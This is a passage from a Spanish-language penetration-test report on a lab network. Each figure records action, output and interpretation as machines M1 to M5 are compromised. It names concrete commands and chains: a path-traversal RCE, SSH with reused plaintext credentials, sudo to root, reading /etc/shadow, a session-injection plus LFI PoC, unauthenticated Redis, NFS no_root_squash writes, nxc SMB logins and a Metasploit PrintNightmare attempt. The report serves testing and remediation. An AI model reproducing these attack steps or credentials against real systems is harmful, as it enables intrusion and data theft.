Acción. Se repitió el `POST` con traversal a `/bin/sh`; el script `w3-check.sh` verificó la versión, la configuración CGI y la ejecución de `id`.


Lectura. La salida es `uid=33(www-data) gid=33(www-data) groups=33(www-data)`; el traversal de archivo sigue devolviendo 500, pero la ejecución de comandos funciona.

Interpretación. W3 queda demostrado como RCE real y se convierte en el fallback de W2. El impacto se sostiene con la ejecución, no con la lectura de `/etc/passwd`.

Siguiente paso. Con una shell como `www-data` se busca la escalada a root y el pivote hacia M2 y M3.

Figura 12

Acceso SSH a M1 con clave reutilizada



Nota. Captura F04-000: autenticación ubuntu/Admin13.-. Elaboración propia.

Momento. Fase 4, acceso a M1 por SSH. La clave de WordPress se reutiliza en el sistema operativo.


Acción. Se conectó por SSH con `ubuntu:Admin13.-` y se ejecutó `id` y `ip a`.

Lectura. La sesión devuelve `uid=1000(ubuntu)` con los grupos `adm`, `sudo`, `dip`, `plugdev` y `lxd`; la interfaz `ens33` confirma `10.10.10.11/24`.

Interpretación. La reutilización de credenciales convierte un acceso web en una cuenta local con pertenencia al grupo `sudo`. Ese es el eslabón que permite root.

Siguiente paso. Con la cuenta `ubuntu` se comprueba la elevación mediante `sudo`.

Figura 13
M1: elevación a root con sudo



Nota. Captura F04-000b: uid=0(root) tras sudo. Elaboración propia.

Momento. Fase 4, escalada en M1. El usuario `ubuntu` ya está dentro y pertenece al grupo `sudo`.

Acción. Se ejecutó `sudo id` y, como prueba de lectura privilegiada, la primera línea de `/etc/shadow`.

Lectura. La salida confirma `uid=0(root) gid=0(root)` y el archivo responde `root:*:19977:0:99999:7:::`.

Interpretación. Root en M1 queda demostrado y se obtiene por la cadena SSH + sudo, no por W2. Esa distinción se mantiene en todo el informe.

Siguiente paso. Con root en M1 se abre el pivote hacia M2 (Redis y MariaDB) y M3 (FTP y NFS).

Figura 14

W2: OOM del parser sin fuga en PHPSESSID



Nota. Captura EV-W2-06: request estilo Datadog con N=3.00 MB; OOM de 16 MB y cookie vacía. Elaboración propia.

Momento. Fase 4, validación de CVE-2026-109618 con el enfoque de Datadog. Es el intento de reproducir el OOM sin depender del PoC empaquetado.

Acción. Se ejecutó `python3 informe/tools/w2-datadog.py` contra el entorno de prueba, con un campo de nombre gigante y `memory_limit=16M`.


Lectura. Con 2.88 MB el servidor responde 200 y devuelve un `PHPSESSID` normal; con 3.00 MB responde 200 pero el cuerpo es *Allowed memory size of 16777216 bytes exhausted* y la cookie queda vacía.

Interpretación. El OOM se reproduce y confirma el consumo de memoria, pero no hay dirección filtrada en la cookie. El hallazgo sirve para explicar por qué el PoC no avanza, no para declarar RCE.

Siguiente paso. Se cambia de estrategia: en lugar de insistir con el leak, se prueba la Chain A de session injection + LFI.

Figura 15

W2 Chain A: ejecución remota como www-data



Nota. Captura EV-W2-07: session injection + LFI y salida uid=33(www-data) desde M1. Elaboración propia.

Momento. Fase 4, explotación de W2 por Chain A. El PoC empaquetado ya falló; ahora se usa la cadena pública de session injection + LFI.

Acción. Se copió `ikow/php2shell-poc` a M1 y se ejecutó `chain_a_session_lfi.py` contra `127.0.0.1:80`, usando `/index.php` para inyectar la sesión y `/lfi.php` como sink.

Lectura. La salida confirma `RCE CONFIRMED: uid=33(www-data) gid=33(www-data) groups=33(www-data)` y `m1-app`.

Interpretación. W2 sí tiene RCE demostrado como `www-data`, con una condición explícita: existe un sink LFI añadido al laboratorio. No es la Chain D zero-dependency.

Siguiente paso. Con la ejecución confirmada se escribe un marcador y se verifica por HTTP.

Figura 16
W2 Chain A: marcador PWNED-M1-www-data



Nota. Captura EV-W2-08: marcador escrito en uploads y leído por HTTP. Elaboración propia.

Momento. Fase 5, impacto de W2. La ejecución ya está confirmada; falta demostrar que el atacante puede escribir y servir contenido.


Acción. Se ejecutó `chain_a_full.sh` con un comando que escribe `PWNED-M1-www-data` en `wp-content/uploads/PWNED-M1.txt` y luego se solicitó el archivo por HTTP.

Lectura. La salida muestra el archivo con propietario `www-data` y la lectura por HTTP devuelve `PWNED-M1-www-data`.

Interpretación. El impacto no queda en un `id`: hay escritura y publicación de contenido, que es la base para un defacement o un webshell.

Siguiente paso. El siguiente paso es la elevación a root por la cadena de credenciales B3.

Figura 17
ROOT en M1 por B3, SSH y sudo



Nota. Captura EV-W2-09: uid=0(root) y marcador /root/PWNED-M1-root.txt. Elaboración propia.

Momento. Fase 5, elevación final. Se parte de `www-data`, pero el camino a root usa la cadena de credenciales, no W2.

Acción. Se ejecutó `root-marker.sh`: SSH como `ubuntu`, `sudo id` y escritura de `/root/PWNED-M1-root.txt`.


Lectura. La salida confirma `uid=0(root) gid=0(root)` y el archivo `-rw-r--r-- root root /root/PWNED-M1-root.txt`.

Interpretación. Root queda demostrado con marcador. La causa es la reutilización de `Admin13.-` en `ubuntu` y su pertenencia a `sudo`.

Siguiente paso. Se documenta la cadena completa desde el FTP de M3 para que el origen de la clave sea reproducible.

Figura 18

Cadena B3: FTP anónimo, credenciales y root



Nota. Captura EV-ROOT-CHAIN: `credenciales.txt`, reutilización en ubuntu y sudo a root. Elaboración propia.

Momento. Fase 4/5, cadena completa a root. El marcador ya existe; ahora se demuestra de dónde salió la credencial.


Acción. Se ejecutó `root-chain.sh`: descarga de `credenciales.txt` por FTP anónimo en M3, SSH a M1 con `ubuntu:Admin13.-`, `sudo id` y lectura de `/etc/shadow`.

Lectura. El log muestra `admin M4/M5: Admin13.-`, la sesión SSH como `uid=1000(ubuntu)` con grupo `sudo`, `uid=0(root)` y `root:*:19977:0:99999:7:::`.

Interpretación. La cadena válida es B3 → credenciales → reutilización en M1 → sudo → root. W2 dio el acceso `www-data`, pero no la clave.

Siguiente paso. Con la cadena completa documentada se pasa a la remediación por versión y al retest de la Fase 6.

Figura 19
M2: Redis sin autenticación



Nota. Captura F04-001: PONG, versión 6.2.6 y requirepass vacío. Elaboración propia.

Momento. Fase 4, movimiento lateral hacia M2. Desde M1 se prueba el servicio Redis expuesto a la LAN.

Acción. Se ejecutó `redis-cli -h 10.10.10.12 PING` y se consultaron `INFO` y `CONFIG GET requirepass`.

Lectura. Redis responde `PONG`, reporta versión 6.2.6 y devuelve `requirepass` vacío.

Interpretación. El servicio no exige autenticación y permite lectura de claves; el acceso a datos es real, aunque el escape Lua de CVE-2022-0543 no se reproduce con el build de fuente.

Siguiente paso. Con Redis abierto se busca la base de datos y las credenciales de la aplicación.

Figura 20
M2: base de datos por túnel SSH



Nota. Captura F04-003: base wordpress con 12 tablas. Elaboración propia.

Momento. Fase 4, movimiento lateral hacia la base de datos. MariaDB no está expuesta a M6, así que se llega por un túnel desde M1.


Acción. Se abrió un túnel SSH y se ejecutó `mysql` con las credenciales obtenidas de `wp-config.php`.

Lectura. La consulta `SHOW DATABASES` devuelve `information_schema` y `wordpress`; la base contiene 12 tablas.

Interpretación. El acceso a datos de WordPress queda demostrado y permite leer usuarios, contenidos y configuración. El siguiente objetivo es el respaldo que guarda copias y credenciales.

Siguiente paso. Con la base accesible se revisan los respaldos y el FTP de M3.

Figura 21
M3: FTP anónimo con credenciales



Nota. Captura F04-002: listado de /backups y descarga de credenciales.txt. Elaboración propia.

Momento. Fase 4, movimiento lateral hacia M3. El servidor de respaldos expone FTP y SMB en la misma LAN.

Acción. Se listó el directorio `/backups` con `curl` y se descargó `credenciales.txt`.

Lectura. El listado muestra `moodle_db-2026-10-24.sql.gz`, `redis-2026-10-24.rdb.gz`, `wordpress-2026-10-24.sql.gz` y `credenciales.txt`; el archivo contiene `admin M4/M5: Admin13.-`.

Interpretación. El backup en claro entrega credenciales de los Windows y cierra el salto M3 → M4/M5. También confirma la reutilización de `Admin13.-`.

Siguiente paso. Con las credenciales de M4/M5 se revisa el segundo vector de M3: NFS.

Figura 22

M3: NFS con no_root_squash



Nota. Captura F04-006: archivo creado con propietario root desde M1. Elaboración propia.

Momento. Fase 4, segundo vector sobre M3. El export NFS de respaldos se monta desde M1, que ya tiene root local.


Acción. Se consultó `showmount -e 10.10.10.13`, se montó `/srv/storage/backups` y se creó un archivo de prueba.

Lectura. El archivo `ROOT_FUE_AQUI.txt` aparece con propietario `root root` en el export remoto.

Interpretación. `no_root_squash` permite escribir como root en los respaldos y manipular su contenido. El impacto es integridad de backups, no solo lectura.

Siguiente paso. Con M2 y M3 cerrados, la cadena pasa a M4 usando las credenciales del backup.

Figura 23
M4: acceso administrativo con clave débil



Nota. Captura F04-015: Pwn3d! con Administrador/password_2026. Elaboración propia.

Momento. Fase 4, acceso a M4. La clave encontrada en el backup de M3 se prueba contra SMB.


Acción. Se ejecutó `nxc smb 10.10.10.14 -u Administrador -p password_2026` y luego la enumeración de shares y `whoami`.

Lectura. La autenticación devuelve `Pwn3d!`, los shares `ADMIN\$`, `C\$` e `IPC\$` con permisos de escritura y `whoami` responde `srvold\textbackslash administrador`.

Interpretación. El acceso administrativo a M4 es real y permite ejecutar comandos, pero no es un privesc desde un usuario limitado. Se documenta como configuración crítica, no como elevación.

Siguiente paso. Con sesión administrativa se prueba el vector de elevación a SYSTEM: PrintNightmare.

Figura 24
M4: PrintNightmare en modo check



Nota. Captura F04-016: The target is vulnerable; el run no creó sesión. Elaboración propia.

Momento. Fase 4, elevación en M4. El acceso administrativo ya existe y se intenta pasar a SYSTEM con CVE-2021-34527.


Acción. Se configuró Metasploit con `RHOSTS 10.10.10.14`, credenciales de administrador, `SRVHOST 10.10.10.20` y payload de reverse TCP; se ejecutó el módulo.

Lectura. El `check` responde *The target is vulnerable* y el servidor SMB del atacante inicia, pero el `run` termina con *Exploit completed, but no session was created* y `sessions -l` no muestra sesiones.

Interpretación. La comprobación confirma que el objetivo es candidato, pero la explotación no cierra en este entorno. No se declara SYSTEM por PrintNightmare; la limitación se documenta.

Siguiente paso. Para demostrar el nivel de privilegio se usa una tarea programada por WinRM con la cuenta administrativa.

Figura 25
M4: nivel SYSTEM por tarea programada



Nota. Captura F04-017: nt authority\system vía WinRM. No se atribuye a PrintNightmare. Elaboración propia.

Momento. Fase 4, demostración de privilegio en M4. Se parte de la sesión administrativa obtenida con la clave débil.

Acción. Se creó y ejecutó la tarea programada `PWNED` por WinRM y se leyó su salida.


Lectura. La ejecución responde `CORRECTO: se ha intentado ejecutar la tarea programada "PWNED"` y la lectura devuelve `nt authority\textbackslash system`.

Interpretación. El nivel SYSTEM queda evidenciado, pero se obtuvo con credenciales de administrador, no desde un acceso limitado. Se reporta como impacto de S3, no como privesc de S2.

Siguiente paso. Con M4 cerrado, la cadena busca la estación M5 usando la clave reutilizada y VNC.

Figura 26

M5: VNC sin autenticación



Nota. Captura F04-008: Authentication None en TightVNC. Elaboración propia.

Momento. Fase 4, acceso a M5. La estación cliente está en la misma LAN y expone VNC en el puerto 5900.

Acción. Se ejecutó `nmap -sV -p 5900 --script vnc-info` contra `10.10.10.15`.

